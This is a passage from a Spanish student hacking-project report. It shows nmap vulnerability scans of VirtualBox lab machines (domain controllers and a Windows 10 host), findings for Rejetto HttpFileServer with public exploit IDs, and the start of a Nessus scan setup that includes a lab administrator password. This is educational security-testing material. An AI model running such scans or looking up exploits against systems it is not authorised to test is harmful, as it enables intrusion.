OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: DC02; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERR
OR
_|_smb-vuln-ms10-054: false
_|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 240.31 seconds
[parrot@parrot]~[/media/parrot/FORENSE/Nessus_202210071240]
$
```

At the bottom of the terminal window, there is a red box highlighting the command "[parrot@parrot]~[/media/parrot/FORENSE/Nessus_202210071240]".

Below the terminal window, the desktop interface shows a menu bar with "Menú" and "Parrot Terminal" buttons, and a taskbar with the terminal icon and the text "[Nessus Scanner (SC) / L...]".

No Encontrando ninguna vulnerabilidad.

Ahora con la máquina Windows Server 2019 DC01:

The screenshot shows a Parrot OS desktop environment. At the top, there's a blue header bar with the title "PROYECTO HACKING 2^a EVA". Below it is a dark-themed desktop with several icons. A terminal window titled "Parrot Terminal" is open, showing command-line output. The terminal window has a red border around the command line. The command entered is:

```
$ sudo nmap -p- -T4 -sV --script=vuln 192.168.1.79
```

The output of the Nmap scan is displayed below the command:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-14 08:40 CEST
Nmap scan report for 192.168.1.79
Host is up (0.00034s latency).

Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-05-13 17:28:14Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http    Microsoft IIS httpd 10.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Microsoft-IIS/10.0
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: google.local0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
```


At the bottom of the terminal window, there are tabs for "Menú", "Parrot Terminal", and "[Nessus Scanner (SC)]/L...".

The screenshot shows a terminal window titled "Parrot Terminal" displaying the results of an nmap scan. The output includes:

- Open ports: 3268/tcp (ldap), 3269/tcp (ssl/ldap), 3389/tcp (ms-wbt-server), 5985/tcp (http), 9389/tcp (mc-nmf).
- Closed ports: 49665/tcp (msrpc), 49668/tcp (msrpc), 49669/tcp (ncacn_http), 49670/tcp (msrpc), 49674/tcp (msrpc), 49682/tcp (msrpc), 49699/tcp (msrpc), 49709/tcp (msrpc).
- RPC services: Microsoft Windows RPC.
- MAC Address: 08:00:27:F5:9D:17 (Oracle VirtualBox virtual NIC).
- Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port.
- OS fingerprint not ideal because: Missing a closed TCP port so results incomplete.
- No OS matches for host.
- Network Distance: 1 hop.
- Service Info: Host: WIN-4KNT0U4M948; OS: Windows; CPE: cpe:/o:microsoft:windows.
- Host script results (highlighted with a red box):
 - _smb-vuln-ms10-054: false
 - _smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
 - samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
- OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
- nmap done: 1 IP address (1 host up) scanned in 445.67 seconds
- [parrot@parrot] [/media/parrot/FORENSE/Nessus_202210071240]


Sin encontrar ninguna vulnerabilidad.

Ahora veremos con la máquina Windows 10:



```
[parrot@parrot:~/media/parrot/FORENSE/Nessus_202210071240]
$ sudo nmap -p- -T4 -sV -o --script=vuln 192.168.1.135
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-14 08:52 CEST
Nmap scan report for 192.168.1.135
Host is up (0.00038s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        HttpFileServer httpd 2.3
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.

vulnerabilities:
cpe:/a:rejetto:httpfileserver:2.3:
  EDB-ID:49584      10.0  https://vulners.com/exploitdb/EDB-ID:49584      *EXPLOIT*
  EDB-ID:49125      10.0  https://vulners.com/exploitdb/EDB-ID:49125      *EXPLOIT*
  EDB-ID:39161      10.0  https://vulners.com/exploitdb/EDB-ID:39161      *EXPLOIT*
  EDB-ID:34668      10.0  https://vulners.com/exploitdb/EDB-ID:34668      *EXPLOIT*
  1337DAY-ID-35849  10.0  https://vulners.com/zdt/1337DAY-ID-35849      *EXPLOIT*
IT* SECURITYVULNS:VULN:14023          7.5  https://vulners.com/securityvulns/SECURITYVULN
S:VULN:14023          7.5  https://vulners.com/packetstorm/PACKETSTORM:161503  *
EXPLOIT* PACKETSTORM:161503          7.5  https://vulners.com/packetstorm/PACKETSTORM:160264  *
EXPLOIT* PACKETSTORM:160264          7.5  https://vulners.com/packetstorm/PACKETSTORM:135122  *
EXPLOIT* PACKETSTORM:135122          7.5  https://vulners.com/packetstorm/PACKETSTORM:128593  *
EXPLOIT* PACKETSTORM:128593          7.5  https://vulners.com/packetstorm/PACKETSTORM:128243  *
EXPLOIT* PACKETSTORM:128243          7.5  https://vulners.com/packetstorm/PACKETSTORM:125379  *
EXPLOIT* EXPLOITPACK:A6E51CB06A5AB6562CC6D5A235ECDE13  7.5  https://vulners.com/exploitpac
k/EXPLOITPACK:A6E51CB06A5AB6562CC6D5A235ECDE13  *EXPLOIT*
EXPLOIT* EXPLOITPACK:A39709063C426496F984E8852560BBFF  7.5  https://vulners.com/exploitpac
k/EXPLOITPACK:A39709063C426496F984E8852560BBFF  *EXPLOIT*
IT*       1337DAY-ID-25379          7.5  https://vulners.com/zdt/1337DAY-ID-25379      *EXPLOIT*
IT*       1337DAY-ID-22733          7.5  https://vulners.com/zdt/1337DAY-ID-22733      *EXPLOIT*
IT*       1337DAY-ID-22640          7.5  https://vulners.com/zdt/1337DAY-ID-22640      *EXPLOIT*
[Menu] Parrot Terminal [Nessus Scanner (SC) / L...]
```



```

Aplicaciones Lugares Sistema 🔍 🌐 📁 🎯
Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
STATE: VULNERABLE (exploitable)
Edit This web server contains password protected resources vulnerable to authentication bypass
ass
vulnerabilities via HTTP verb tampering. This is often found in web servers that only
limit access to the
Sur common HTTP methods and in misconfigured .htaccess files.
evidencia

Extra information:

URIs suspected to be vulnerable to HTTP verb tampering:
~/login [GENERIC]

References:
http://www.imperva.com/resources/glossary/http_verb_tampering.html
http://capec.mitre.org/data/definitions/274.html
http://www.mkit.com.ar/labs/htexploit/
https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28OWASP-CM-008%29

http-fileupload-exploiter:
Couldn't find a file-type field.
http-dombased-xss: Couldn't find any DOM based XSS.
http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
http-vuln-cve2011-3192:
VULNERABLE:
Apache byterange filter DoS
State: VULNERABLE
IDs: CVE: CVE-2011-3192 BID:49303
Part of the Apache web server is vulnerable to a denial of service attack when numerous
overlapping byte ranges are requested.
Disclosure date: 2011-08-19
References:
https://www.tenable.com/plugins/nessus/55976
https://seclists.org/fulldisclosure/2011/Aug/175
https://www.securityfocus.com/bid/49303
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192

135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown

Menú Parrot Terminal [Nessus Scanner (SC)/ L...

```


Encontrando diversas vulnerabilidades, la mayoría pertenecientes al servicio de rejeto.

b) Escaneo de vulnerabilidades con Nessus y openvas:

Máquina Windows10->


1.Nessus ->

Primero abriremos Nessus y le daremos a new scan:




Ahora elegiremos el tipo de escaneo que vamos a usar, en todos los casos que vamos a ver será Advanced Scan:

PROYECTO HACKING 2^a EVA



Primero iremos a credentials:



Ahora elegiremos donde pone Windows ponderemos el usuario y la contraseña, que en este caso será el usuario Administrador local de la máquina Windows 10, que es Alesander 'abc123.'

